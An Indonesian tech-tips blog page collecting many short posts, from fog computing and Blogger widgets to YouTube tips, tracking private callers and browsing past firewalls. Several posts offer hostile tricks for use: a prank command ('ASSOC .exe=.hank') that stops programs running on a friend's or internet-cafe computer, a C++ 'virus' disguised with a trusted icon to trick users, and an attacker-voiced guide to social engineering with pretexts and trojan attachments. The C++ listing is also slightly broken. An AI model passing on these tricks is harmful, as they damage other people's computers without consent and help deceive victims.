Showing posts with label trik. Show all posts

Apa itu Fog Computing?

Fog Computing, sebuah paradigma komputasi yang sedang berkembang, telah muncul sebagai solusi untuk mengatasi beberapa keterbatasan yang muncul dalam Cloud Computing. Dalam konteks teknologi informasi modern, di mana konektivitas semakin meluas dan Internet of Things (IoT) semakin mendominasi, Fog Computing menawarkan pendekatan yang lebih terdistribusi untuk mengelola dan menganalisis data. Dalam artikel ini, kita akan menjelajahi apa itu Fog Computing, bagaimana ia berbeda dari Cloud Computing, dan bagaimana ia dapat memengaruhi arsitektur sistem informasi masa depan.
Pengenalan ke Fog Computing

Fog Computing adalah model komputasi yang menempatkan pengolahan data, penyimpanan, dan aplikasi lebih dekat ke sumber data itu sendiri, bukan hanya berpusat di pusat data jarak jauh. Istilah "fog" dalam Fog Computing merujuk pada awan rendah yang berada di dekat permukaan tanah, menggambarkan konsep pemrosesan yang terjadi di tepi jaringan atau di dekat sumber data.
Dalam arsitektur Fog Computing, perangkat lunak dan layanan dapat diimplementasikan di antara perangkat-perangkat IoT dan sumber data lainnya, seperti sensor dan perangkat edge, sehingga memungkinkan pemrosesan data yang lebih cepat dan responsif. Dengan demikian, Fog Computing bertujuan untuk mengatasi keterlambatan, keterbatasan bandwidth, dan masalah privasi yang sering terjadi dalam Cloud Computing.

Perbedaan antara Fog Computing dan Cloud Computing

Meskipun Fog Computing dan Cloud Computing memiliki beberapa persamaan, keduanya juga memiliki perbedaan signifikan dalam arsitektur dan penggunaan kasus.

1. Lokasi Pemrosesan
Cloud Computing mengandalkan pusat data jarak jauh untuk pemrosesan data, sementara Fog Computing memindahkan sebagian atau seluruh pemrosesan data ke tepi jaringan, di dekat sumber data.

2. Latensi
Fog Computing mengurangi latensi dengan memproses data secara lokal, sementara Cloud Computing mungkin mengalami latensi yang lebih tinggi karena data harus dikirimkan ke dan dari pusat data.

3. Skalabilitas
Cloud Computing sering menawarkan skalabilitas yang lebih besar, sementara Fog Computing cenderung lebih cocok untuk kasus penggunaan di mana respons cepat diperlukan.

4. Kapasitas Penyimpanan
Cloud Computing biasanya memiliki kapasitas penyimpanan yang lebih besar, sedangkan Fog Computing mungkin memiliki keterbatasan dalam hal kapasitas penyimpanan lokal di tepi jaringan.

Kasus Penggunaan Fog Computing
Fog Computing memiliki beragam kasus penggunaan di berbagai industri dan lingkungan. Beberapa contoh kasus penggunaan termasuk:

1. Kendaraan Otonom
Fog Computing memungkinkan mobil otonom untuk memproses data sensor secara real-time, memungkinkan pengambilan keputusan yang cepat dan aman di jalan.

2. Kesehatan Digital
Dalam sistem kesehatan digital, Fog Computing dapat digunakan untuk memproses dan menganalisis data pasien secara real-time di perangkat medis pintar atau sensor kesehatan.

3. Manufaktur Pintar
Dalam lingkungan manufaktur pintar, Fog Computing memungkinkan analisis data sensor di lantai pabrik untuk meningkatkan efisiensi operasional dan mendukung pengambilan keputusan real-time.

Tantangan dan Pertimbangan

Meskipun Fog Computing menawarkan berbagai manfaat, ada beberapa tantangan dan pertimbangan yang perlu dipertimbangkan, termasuk keamanan data, interoperabilitas sistem, manajemen sumber daya, dan kompleksitas pengelolaan infrastruktur yang terdistribusi.

Penutup
Fog Computing merupakan evolusi dari paradigma komputasi yang bertujuan untuk mengatasi keterbatasan Cloud Computing dan mendukung aplikasi yang memerlukan respons cepat dan analisis data real-time di tepi jaringan. Dengan kemampuannya untuk mempercepat pemrosesan data, mengurangi latensi, dan meningkatkan efisiensi jaringan, Fog Computing memiliki potensi untuk mengubah cara kita memahami dan menerapkan teknologi informasi di berbagai bidang. Seiring dengan perkembangan teknologi dan adopsi yang semakin luas, Fog Computing akan terus menjadi bagian integral dari arsitektur sistem informasi masa depan.

Cara membuat widget jam digital di Blogger

Saat bikin blog tentunya kita ingin mepercantik blog kita biar keren gitu ,nambahin widget dan pernak pernik lainnya ,sperti jam digital keren ini 
Ini dia bre cara nambahin jam digital ke blog kamu biar makin good looking blog kamu 😁:


1: Masuk ke Tata Letak Blogger

Buka blog kamu, klik "Tata Letak", terus tambahin gadget HTML/JavaScript baru.

2: Tempelkan Kode dibawah Ini

<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Jam Digital Keren</title>
    <style>
        #digital-clock {
            font-size: 2em;
            text-align: center;
            margin: 20px 0;
            color: #3498db; /* Ganti warna sesuai selera kamu */
        }
    </style>
</head>
<body>
    <div id="digital-clock"></div>

    <script>
        function updateClock() {
            const now = new Date();
            const hours = now.getHours().toString().padStart(2, '0');
            const minutes = now.getMinutes().toString().padStart(2, '0');
            const seconds = now.getSeconds().toString().padStart(2, '0');

            const timeString = `${hours}:${minutes}:${seconds}`;
            document.getElementById('digital-clock').textContent = timeString;
        }

        setInterval(updateClock, 1000);
        updateClock();  // Biar muncul jam langsung saat halaman dimuat
    </script>
</body>
</html>


3: Simpan dan Cek Hasilnya
Jam digital keren sekarang nempel di blog kamu 😁
Selamat mencoba, bro! 🕒

Cara membuat widget Kalkulator sederhana di blogger

Halo gaes ,gimana sih caranya bikin kalkulator sederhana di blogger? ,nah langsung saja untuk menambahkan kalkulator sederhana ke dalam widget Blogger, kamu dapat mengikuti langkah-langkah berikut:

Pertama kita yambahkan HTML dan JavaScript ke dalam widget HTML/JavaScript di Blogger.

1. Buka Dasbor Blogger.
2. Pilih blog yang ingin kamu edit.
3. Pergi ke "Tata Letak" dan tambahkan Gadget HTML/JavaScript baru.
4. Salin dan tempelkan kode berikut ke dalam kotak HTML/JavaScript:


<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Kalkulator Sederhana</title>
</head>
<body>
    <div id="calculator">
        <input type="text" id="display" disabled>
        <br>
        <button onclick="clearDisplay()">C</button>
        <button onclick="appendToDisplay('7')">7</button>
        <button onclick="appendToDisplay('8')">8</button>
        <button onclick="appendToDisplay('9')">9</button>
        <br>
        <button onclick="appendToDisplay('4')">4</button>
        <button onclick="appendToDisplay('5')">5</button>
        <button onclick="appendToDisplay('6')">6</button>
        <br>
        <button onclick="appendToDisplay('1')">1</button>
        <button onclick="appendToDisplay('2')">2</button>
        <button onclick="appendToDisplay('3')">3</button>
        <br>
        <button onclick="appendToDisplay('0')">0</button>
        <button onclick="appendToDisplay('+')">+</button>
        <button onclick="appendToDisplay('-')">-</button>
        <br>
        <button onclick="appendToDisplay('*')">*</button>
        <button onclick="appendToDisplay('/')">/</button>
        <button onclick="calculateResult()">=</button>
    </div>

    <script>
        const display = document.getElementById('display');

        function appendToDisplay(value) {
            display.value += value;
        }

        function clearDisplay() {
            display.value = '';
        }

        function calculateResult() {
            try {
                display.value = eval(display.value);
            } catch (error) {
                display.value = 'Error';
            }
        }
    </script>
</body>
</html>


Setelah menempelkan kode tersebut, simpan perubahan dan periksa blog kamu. Widget kalkulator sederhana seharusnya muncul di tempat yang kamu pilih.
Selamat mencoba..

langkah pertama Belajar Pemrograman Java


Artikel ini memberikan panduan singkat, memungkinkan Anda memahami langkah-langkah dasar dalam menulis dan menjalankan program Java.
Untuk pemrograman Java, langkah pertama membuat program sederhana bernama 'Hello World'. Meskipun terlihat sederhana, tahapan ini memiliki peran penting dalam memahami dasar-dasar bahasa pemrograman.

Langkah pertama, pastikan telah menginstal Java Development Kit (JDK) di komputer Anda. Setelahnya, buka editor teks favorit atau IDE (Integrated Development Environment) seperti Eclipse atau lainnnya 

ketikkan kode berikut:


public class HelloWorld {
    public static void main(String[] args) {
        System.out.println("Hello, World!");
    }
}


Mari kita bahas singkat kode tersebut:
- `public class HelloWorld`: Mendefinisikan kelas dengan nama HelloWorld.
- `public static void main(String[] args)`: Metode utama yang akan dieksekusi saat program dijalankan.
- `System.out.println("Hello, World!");`: Menampilkan teks "Hello, World!" di konsol.

Simpan file dengan nama HelloWorld.java. Kemudian, buka terminal, arahkan ke direktori file tersebut, dan jalankan perintah `javac HelloWorld.java` untuk mengompilasi, lalu `java HelloWorld` untuk menjalankan.

Selamat! Anda telah berhasil menciptakan 'Hello World' pertama Anda di Java. 

cara agar channel youtube jadi Ramai


Siapa yang nggak mau YouTube-nya ramai? Sekarang , kita akan bahas trik nya  bikin channel youtube jadi viral dan ramai penontonnya ,cek caranya 👇

1. Judul yang sedang viral atau kekinian
   Bikin judul yang kekinian , Pake kata-kata yang lagi nge-tren biar bikin penasaran dan ngegoda buat diklik.

2. Thumbnail yang Bikin Ngiler
   Thumbnail adalah kunci utama , yang pertama kali dilihat ,Pilih gambar yang enak dan menarik lihat, yang langsung bikin penonton ngiler. Ingat, pandangan pertama itu penting banget!

3.Editing video nya harus menarik
   edit videomu dengan gaya yang beda. Pake efek keren atau transisi yang lagi ngehits. Penonton bakal lebih betah nonton kalo videomu menarik

4.Sering-sering Balas komentar
   Balas komentar penonton dan bikin polling di komunitas YouTube. Biar interaktif, dan penonton merasa jadi bagian dari komunitasmu.

5. Buat Kontes Seru 
   Bikin tantangan atau kontes yang seru buat penonton. Biar ada yang dikejar-kejar ,biar penontonya ada alasan kembali ke channel kamu

6. Kolaborasi dengan YouTuber Lain
   Kolaborasi sama YouTuber lain yang lagi viral  bisa  nambah penggemarmu. Pilih yang punya vibe sama biar makin seru.

7. Konsisten Upload Video
   Konsistensi itu kunci. Jangan bolong-bolong ya pas upload videonya. 
Dengan sering upload video untuk pemula usahakan 1 kali sehari ,atau minimal 3 kali seminggu ,agar nanti nya videonya dapat rekomendasi dari youtube 

8. Bagikan video mu di Medsos**
   Share video-baru di medsos, biar makin banyak yang tau. Bikin postingan yg menarik yg menjelaskan tentang video mu ,bikin cuplikan yg menarik agar orang penasaran.

9. Gunakan Hastag yang sesuai dengan tema konten
   Manfaatin hashtag terokini  yang relevan sama kontenmu. Biar video kamu lebih gampang ditemuin sama yang lagi nyari konten serupa.

10. Pantau Statistik
    Cek terus data analitik YouTube di youtube studio dan baca feedback dari penonton. Ini bisa jadi bahan buat nambah kualitas dan relevansi kontenmu.

Dengan menerapkan tips-tips ini, semoga YouTube-mu jadi semakin ramai  Makin kreatif, dan tentunya cuan makin deras 🚀
Semangat ngeyutube 💪💪💪

Cara mudah Dapat Duit dari Blog


Brother, sister ,kaka,adek ,emak emak dan bapa2 😂 
Untuk kamu semua  yang mau hasilin duit sambil online dan nulis alias bikin blog, silahkan cek tips keren berikut ini 👇

1.Bikin Topik yang Kekinian .
   Pilih topik yang lagi viral ,ngehits dan bikin penasaran, jangan lupa sesuai passion kamu biar tetap semangat jalaninnya .

2. Konten Ngena 
   Bikin konten yang nyeleneh, informatif, dan penuh gaya. Biar bacaannya asik dan pembacanya pengen balik lagi.

3.Jago SEO 
   Pelajari SEO supaya blogmu muncul di puncak hasil pencarian. Biar makin banyak yang kepo sama kontenmu.

 4.Membuat Koneksi
   Bangun jaringan sosial, gabung di grup yang sesuai sama topik blogmu. Semakin banyak temen, semakin rame dan besar kemungkinan blogmu dikunjungi orang.

5. Iklan ala-Ala
   pasang iklan dengan gaya yang kekinian. Google AdSense bisa jadi pilihan

6.Jualan Online
   Punya barang atau jasa? Jualan di blog bisa jadi modal nambah Duit bre.

7.Afiliasi Makin Greget
   Daftar jadi partner afiliasi, dapet komisi tiap ada yang beli lewat link yang kamu share. Keren, kan?

8.Langganan VIP
   Buat konten eksklusif buat yang langganan bulanan atau tahunan. Mereka bakal nagih sama konten-konten kece dari kamu!

9.Konsultasi Stail
   Kalo kamu punya keahlian khusus, tawarin jasa konsultasi atau training. Jadi makin dikenal!

10. Memantau Statisti
   Jangan lupa pantau statistik blogmu. Data itu berharga, bisa jadi kunci buat upgrade performa blog!

Semoga blogmu bisa jadi sumber duit dengan gaya yang kekinian. Selamat ngeblog, bro-sist-emak emak bapak bapak sekalian  😁

trik melacak nomor hp private number

trik bagaimana cara mengetahui nomor pribadi (private number) yang bisa membuat anda jengkel..ahkk biasanya klo nelpon pake no private number dan misscall terus nah berikut cara mengetahui siapa tersangka utamanya

CARA PERTAMA (untuk pengguna hp NOKxx)
Ketikkan kode *#30# dan tekan OK, maka di layar akan muncul tulisan “nomer penelpon ditampilkan” atau biasanya tergantung dari tipe hp masing-masing. Untuk kode ini sayangnya tidak didukung oleh operator di Indonesia, jadi ini hanya sebagai bahan pengetahuan saja. Kapan ya di Indonesia operatornya bisa?
.CARA KEDUA
Mendivert semua panggilan tidak dikenal. Pada setiap hp ada fasilitas divert/ pengalihan ini, nah pada malam hari jika memaksa tetap mengaktifkan hp dan biasanya ada orang iseng gunakan fasilitas divert ini, caranya alihkan semua panggilan tidak dikenal (yang tidak tercantum di phonebook) ke kotak mailbox, jadi setiap panggilan masuk yang nomernya hidden bakalan masuk ke mailbox dan nanti kita akan mendapatkan sms bahwa pemanggil dengan nomer 08xxxxxxxx telah menghubungi kita. Lihat record dari nomer tersebut sapa saja yang menelpon. Khusus untuk XL, Indosat dan telkomsel biasanya bisa.
.CARA KETIGA
Disaat Anda tahu ada orang iseng dengan menelpon berulang – ulang menggunakan private number, sebaiknya setelah panggilan ketiga kalinya, matikan hp agan sampai beberapa waktu, tujuannya agar penelpon kena pulsa. Maksudnya supaya dia masuk ke kotak mailbox juga, nah seperti cara kedua, maka saat kita menghidupkan hp kita nomer penelpon akan diberikan oleh operator kita. Misalnya jika kita menggunakan XL, maka smsnya akan datang dari 818 dengan isi ” anda telah dihubungi oleh 081xxxxxxx pada 23:15 dst…” Saya rasa ini adalah cara paling ampuh secara tradisional yang bisa diterapkan di Indonesia.
. CARA KEEMPAT
Saat kamu tahu ada penelpon iseng dengan menggunakan private number, maka gunakan hp anda untuk menelpon, nah maka saat dia mencoba menelpon anda di tempat si penelpon iseng tersebut akan masuk ke mailbox karena nada sibuk. Untuk mengetahui nomernya si penelpon biasanya agan mendapatkan sms seperti yang ane jelaskan di cara ketiga di atas.
. CARA KELIMA
Reject telpon Anda dengan menekan tombol bergambar telpon warna merah (tombol off) dan biarkan si penelpon masuk ke mailbox. Sayangnya cara ini tidak selalu bisa, karena dianggap kita sengaja menolak setelah mengetaui penelponnya, tapi untuk malam hari kebanyakan cara ini akan menggiring penelpon ke kotak mailbox kita, sehingga sekali lagi kita akan mendapat sms seperti sebelumnya. Untuk pembuktian semua cara ini, coba lakukan sendiri terlebih dahulu untuk meyakinkan Anda. Jadi Anda bisa memilih cara mana yang efektif.
Versi Lainnya :
TIPS MELACAK PRIVATE NUMBER
1) Aktifkan VMB ” Voice Mail Box” kartu anda.Jika Sobat tidak tahu cara mengaktifkan “VMB” silahkan tanya ke Operator selular sobat.Nah saat yg private number nelpon buruan deh anda matikan hape anda maka yg MC akan terhubung ke VMB td.Sabar sebentar Bro beberapa menit kemudian Hidupkan lagi HP Sobat dan tinggal tunggu sms dari server provider kartu HP Sobat yg memberitahukan bahwa anda telah dihubungi.
No Kartu HP di migrasi .
Contoh Kasus : Kartu XL Jempol imigrasi ke ke XL Bebas (Bukan Ganti Kartu Perdana) Setelah di Coba ternyata no Yang Private Number bisa kelihatan.Silahkan Sobat Cek sendiri dan Share di sini Berhasil apa tidak.(Andaikata Provider XL belum meng-Upgrade Sistem-nya).
2)Jika Sobat menggunakan Jenis HP Motorola rokxxx, coba pake aplikasi CALLMANAGER, apps ini bisa ngeblock private number atau nomer lain yang kita kehendakin,..di sana juga ada pengeturan di mana hp bisa ngirim SMS secara otomatis kepada nomer yg di blok, dengan sms yang sudah kita setting sebelumnya.Silahkan Searching di Download.com
3)Ada juga aplikasi DATA SAFE,..aplikasi ini,…adalah aplikasi secure phone, yang mana fungsinya banyak banget di antaranya :
* HP akan secara otomatis mengirim pesan,ke nomer tertentu yg udah kita set,..jika SIM card nya di ganti( misal hape di curi ,bisa di lacak bro,…setiap kurang dari 10 detik HP akan mengirim sms,..yang isinya tentang kegiatan HP tsb, misal HP tsb udah di pake buat nelpon sapa aja dan di telpon siapa aja,bissa ketahuan sob…)
* SMS dari satu sim card tidak akan ketahuan / terbaca,bila HP di masukin sim car lain,..No HP juga lho,…jadi aman kalo misal hape di pinjem temen,..sms kita ama daftar no hape,..gak bakal di isengin ma temen
* Bisa back up seluruh kontak dan sms ke memory card silahkan di coba bagi yg punya hp rokr e6
4) Kalau HP Sobat Sonyxxxsxxn, untuk mem-black list private number cukup pake ‘accept call 0nly fr0m list’ aja. Standarnya all callers. Kl0 k0ntaknya banyak, bikin k0ntak gr0up dlu aja. Ingat..n0m0r baru juga gak bisa telef0n ke kita, spd telf dari wartel dsbnya.
5) Menggunakan Aplikasi Best Blacklist
whitelist dan blacklist. Whitelist menolak panggilan yang nomernya tidak didaftarkan sementara Blacklist menolak nomer yang kamu daftarkan.
Private number?? Tidak masalah, saat dalam mode blacklist kamu bisa menolaknya, dan saat mode whitelist otomatis akan ditolak.
[ sumber ]

Trik jaili komputer teman

Berhubung Gua lagi Galau di Bulan suci karena maslah LOpe2..nah untuk menghibur diriku ini..saat nya kita jahili orang heheeh.. wahai para jahil Lovers.. mari kita mulai.hege
Kalo baca judul diatas terkesan jahat n brutal bgt.. Ya gag
Tp tenang ja sob, sebenarnya ga seperti itu dan tidak sesat-sesat amat heheh . trik ini hanya untuk nge-jailin komputer teman/warnet. Jadi, sobat yg ga suka jail mending gag usah praktekin deh.. Hehe .Intinya trik ini adalah membuat aplikasi/program-program instalan komputer /fike EXE gak mau jalan,,

Uqe,Langsung aje kita praktekin triknya..

buka cmd(comand prompt), kalo belum tahu nyari dimana , klik start-run-ketik CMD-Lalu ketikan script ini
ASSOC.exe=.hank
lalu enter!
JRENG...
program kayak ms.word/game ngambek jalan ! , n jika sudah puas banget jailnya dan mau ngembaliin-nya , tinggal buka CMD lagi. lalu ketik
ASSOC.exe=EXEFILE 

?..

jika trik diaatas Berhasil..selamat nah hehehhihi...tapi jangan lupa minta maaf klo udah lebaran sama yang poenya kompi hitung kurangi dosa kalian wkhehehihihi.....good luck

AnonymoX: Mulai Browsing Anonymous menggunakan Firefox Add-On

Browsing anonim sangat populer di antara pengguna internet karena kita dapat menggunakannya untuk menyembunyikan diri di belakang seseorang. Menggunakan anonymous browsing kita dapat mengakses internet tanpa khawatir tentang pelacakan dan hacking informasi kami di internet. Anonymous browsing paling populer di kantor dan perguruan tinggi karena hanya daerah ini selalu dilindungi dengan firewall dan firewall larangan kita untuk mengakses sebagian besar situs. Sehingga cukup frustasi bagi pengguna internet karena mereka memiliki internet tetapi tidak dapat mengakses website. Salah satu cara terbaik untuk mengakses situs dibatasi adalah penggunaan layanan browsing online anonim dan Anda dapat menemukan puluhan situs web populer yang menyediakan layanan ini gratis dan dibayar juga. Seiring dengan alat online kita dapat menggunakan beberapa perangkat lunak populer untuk akses internet secara anonim. Tapi hari ini saya akan mengulas tentang Firefox Add-on yang akan membantu Anda untuk mengakses dan browsing internet secara anonim. Hal ini anonymoX dan adalah berhenti mudah untuk menggunakan Add-on untuk Firefox. Dengan anonymoX Anda mampu melewati berbagai macam blok oleh mengental Identitas virtual di Negara lain dengan hanya beberapa klik mouse. Setelah Anda menginstal add-on, ia akan menampilkan satu ikon akses cepat pada alat Firefox. Anda dapat menetapkan pengaturan menggunakan ikon ini dan mulai browsing secara anonim.
Dalam AnonymoX preferensi memungkinkan kita beberapa pilihan seperti Anda dapat mengaktifkan / menonaktifkan IP pertunjukan dan bendera negara. Anda juga dapat menggunakan opsi Reset semua pemberitahuan untuk me-reset pengaturan ini Add-on dengan pengaturan standar.


AnonymoX fitur :
-browsing www anonim
-mengubah IP-Adresse (untuk yang disediakan oleh kami)
-kunjungi situs diblokir / disensor
-tampaknya berasal dari negara lain
-menghapus cookie, show ip publik Anda, mengubah id browser, ....
-kunjungi website melalui Tor. Juga mengakses situs tersembunyi

Membuat Virus Sederhana dengan Bahasa C++

Sebelum mulai membuat virus,terlebih dahulu software pendukung nya ya.....Dev C++ 4.9.9.2..googling aja di mbah google pasti dapet..dijamun..hehe
lanjut lagi.....................
Virus yang akan kita buat di sini bisa dibilang bukan virus yang mematikan, karena tidak akan merusak sistem, tetapi hanya sekedar untuk membingungkan user yang menggunakan komputer tersebut. Jadi, intinya kita hanya memanipulasi file .exe yang akan kita buat melalui software Dev C++ ini. So, temen – temen ga perlu khawatir buat mencoba :D

Oke langsung aja, untuk membuat virus ini, anda membutuhkan 2 file penting, yaitu file dengan ekstensi  .txt (dari Notepad )dan file dengan ekstensi .exe (dari Dev C++). Jadi, jangan sampai terlupakan kedua file tersebut.
Pertama, kita buat file dengan ekstensi .exe dulu (Menggunakan Dev C++ 4.9.9.2) :
  1. Install Dev C++ 4.9.9.2 yang sudah di download
  2. Buka Programnya kemudian Tekan Ctrl+N atau pilih File -> New - > Source File
  3. Setelah itu akan muncul tab dengan judul ‘Untitled’ pada program anda
  4. Kemudian copykan kode di bawah ini ke tab ‘Untitled' (Kode yang dicopykan jangan lupa dihapus bullet-nya)
    • #include
    • int main()
    • {
    •    int i;
    •    for(i=0;i<200;i++)
    •    {
    •       system("start C:\Hack.txt");        
    •    }    
    •    getch();
    •    return 0;
    • }
  5. Setelah itu tekan Ctrl+F9 atau pilih Execute -> Compile
  6. Maka program akan meminta anda untuk menyimpan file, simpan di direktori C:\ dengan nama virus.c (.c wajib diketikkan!)
  7. Lalu tekan Ctrl+F10 atau Execute -> Run untuk menjalankan program
  8. Setelah itu, close aja programnya, dan BINGO! File virus.exe sudah berhasil dibuat!
NB : File virus.exe tersebut letaknya sama dengan tempat anda menyimpan file virus.c. Nama penyimpanan tidak harus virus.c bisa sesuka hati anda :D

Lalu kedua, kita membuat file dengan ekstensi .txt :
  1. Buka Notepad
  2. Kemudian ketikkan : “This Computer was Hacked by –your name- !!! ” (atau ketikkan teks sesuai dengan keinginan anda)
  3. Lalu simpan dengan nama Hack.txt di C:\

Oke pekerjaan utama kita sudah selesai, sekarang kita tinggal memindahkan file virus.exe ke desktop saja, dan kita ubah namanya sekaligus icon nya. Tujuan kita mengubah icon adalah untuk menjebak user ketika akan menggunakan program dengan icon tersebut :D

Caranya mengubah icon tersebut :
  1. Klik kanan pada file virus.exe -> Pilih Properties
  2. Kemudian klik tab ‘Icon’
  3. Lalu klik ‘Change Icon’
  4. Kemudian silakan memilih icon yang biasa digunakan user (misalnya : My Computer, Ms. Word, IE, Recycle Bin, dll)
  5. Jika sudah klik OK, dan Apply.

Selesai sudah virus yang kita buat, simple kan :D
Sebenarnya ini bisa juga bukan dibilang virus, melainkan program yang amat sederhana. Yang akan dilakukan program ini ketika user membukanya :
Program akan memanggil file Hack.txt sebanyak 200 kali (angka 200 bisa dilihat di bagian ‘for’ di kode di atas ).
Simple! Tapi menyebalkan! Itulah kerja dari virus ini :D

NB : Jika anda ingin menyimpan di direktori selain C, maka pastikan ubah semua direktori yang ada di penjelasan di atas!
Well, akhir kata penulis tidak bertanggung jawab jika terjadi keributan antara anda dengan partner anda karena keisengan anda :D

Selamat mencoba & sampai jumpa di tutorial selanjutnya! :)

Social engineering (keamanan)

Social engineering adalah pemerolehan informasi atau maklumat rahasia/sensitif dengan cara menipu pemilik informasi tersebut. Social engineering umumnya dilakukan melalui telepon atau . Social engineering merupakan salah satu metode yang digunakan oleh hacker untuk memperoleh informasi tentang targetnya, dengan cara meminta informasi itu langsung kepada korban atau pihak lain yang mempunyai informasi itu.
Social engineering mengkonsentrasikan diri pada rantai terlemah sistem jaringan komputer, yaitu manusia. Seperti kita tahu, tidak ada sistem komputer yang tidak melibatkan interaksi manusia. Dan parahnya lagi, celah keamanan ini bersifat universal, tidak tergantung platform, sistem operasi, protokol, software ataupun hardware. Artinya, setiap sistem mempunyai kelemahan yang sama pada faktor manusia. Setiap orang yang mempunyai akses kedalam sistem secara fisik adalah ancaman, bahkan jika orang tersebut tidak termasuk dalam kebijakan kemanan yang telah disusun. Seperti metoda hacking yang lain, social engineering juga memerlukan persiapan, bahkan sebagian besar pekerjaan meliputi persiapan itu sendiri.

Faktor utama

Di balik semua sistem keaman dan prosedur-prosedur pengamanan yang ada masih terdapat faktor lain yang sangat penting, yaitu : manusia.
Pada banyak referensi, faktor manusia dinilai sebagai rantai paling lemah dalam sebuah sistem keamanan. Sebuah sistem keamanan yang baik, akan menjadi tidak berguna jika ditangani oleh administrator yang kurang kompeten. Selain itu, biasanya pada sebuah jaingan yang cukup kompleks terdapat banyak user yang kurang mengerti masalah keamanan atau tidak cukup peduli tentang hal itu. Ambil contoh di sebuah perusahaan, seorang network admin sudah menerapkan kebijakan keamanan dengan baik, namun ada user yang mengabaikan masalah kemanan itu. Misalnya user tersebut menggunakan password yang mudah ditebak, lupa logout ketika pulang kerja, atau dengan mudahnya memberikan akses kepada rekan kerjanya yang lain atau bahkan kepada kliennya. Hal ini dapat menyebabkan seorang penyerang memanfaatkan celah tersebut dan mencuri atau merusak datadata penting perusahaan.
Atau pada kasus di atas, seorang penyerang bisa berpura-pura sebagai pihak yang berkepentingan dan meminta akses kepada salah satu user yang ceroboh tersebut. Tindakan ini digolongkan dalam Social Engineering.

Metode

Metode pertama adalah metode yang paling dasar dalam social engineering, dapat menyelesaikan tugas penyerang secara langsung yaitu, penyerang tinggal meminta apa yang diinginkannya: password, akses ke jaringan, peta jaringan, konfigurasi sistem, atau kunci ruangan. Memang cara ini paling sedikit berhasil, tapi bisa sangat membantu dalam menyelesaikan tugas penyerang.
Cara kedua adalah dengan menciptakan situasi palsu dimana seseorang menjadi bagian dari situasi tersebut. Penyerang bisa membuat alasan yang menyangkut kepentingan pihak lain atau bagian lain dari perusahaan itu, misalnya. Ini memerlukan kerja lanjutan bagi penyerang untuk mencari informasi lebih lanjut dan biasanya juga harus mengumpulkan informasi tambahan tentang ‘target’. Ini juga berarti kita tidak harus selalu berbohong untuk menciptakan situasi tesebut, kadangkala fakta-fakta lebih bisa diterima oleh target.
Sebagai contoh seperti ini: seorang berpura-pura sebagai agen tiket yang menelepon salah satu pegawai perusahaan untuk konfirmasi bahwa tiket liburannya telah dipesan dan siap dikirim. Pemesanan dilakukan dengan nama serta posisi target di perusahaan itu, dan perlu mencocokkan data dengan target. Tentu saja target tidak merasa memesan tiket, dan penyerang tetap perlu mencocokkan nama, serta nomor pegawainya. Informasi ini bisa digunakan sebagai informasi awal untuk masuk ke sistem di perusahaan tersebut dengan account target. Contoh lain, bisa berpura-pura sedang mengadakan survei hardware dari vendor tertentu, dari sini bisa diperoleh informasi tentang peta jaringan, router, firewall atau komponen jaringan lainnya.
Cara yang populer sekarang adalah melalui e-mail, dengan mengirim e-mail yang meminta target untuk membuka attachment yang tentunya bisa kita sisipi worm atau trojan horse untuk membuat backdoor di sistemnya. Kita juga bisa sisipkan worm bahkan dalam file .jpg yang terkesan “tak berdosa” sekalipun.
Cara-cara tersebut biasanya melibatkan faktor personal dari target: kurangnya tanggung jawab, ingin dipuji dan kewajiban moral. Kadang target merasa bahwa dengan tindakan yang dilakukan akan menyebabkan sedikit atu tanpa efek buruk sama sekali. Atau target merasa bahwa dengan memenuhi keinginan penyerang-yang berpura-pura akan membuat dia dipuji atau mendapat kedudukan ynag lebih baik. Atau dia merasa bahwa dengan melakukan sesuatu akan membantu pihak lain dan itu memang sudah kewajibannya untuk membantu orang lain. Jadi kita bisa fokuskan untuk membujuk target secara sukarela membantu kita, tidak dengan memaksanya. Selanjutnya kita bisa menuntun target melakukan apa yang kita mau, target yakin bahwa dirinya yang memegang kontrol atas situasi tersebut. Target merasa bahwa dia membuat keputusan yang baik untuk membantu kita dan mengorbankan sedikit waktu dan tenaganya. Semakin sedikit konflik semakin baik. kopral garenx seorang penguasa hacker.
Riset psikologi juga menunjukkan bahwa seorang akan lebih mudah memenuhi keinginan jika sebelumnya sudah pernah berurusan, sebelum permintaan inti cobalah untuk meminta target melakukan hal-hal kecil terlebih dahulu.

melihat User Melalui CMD (DOS)

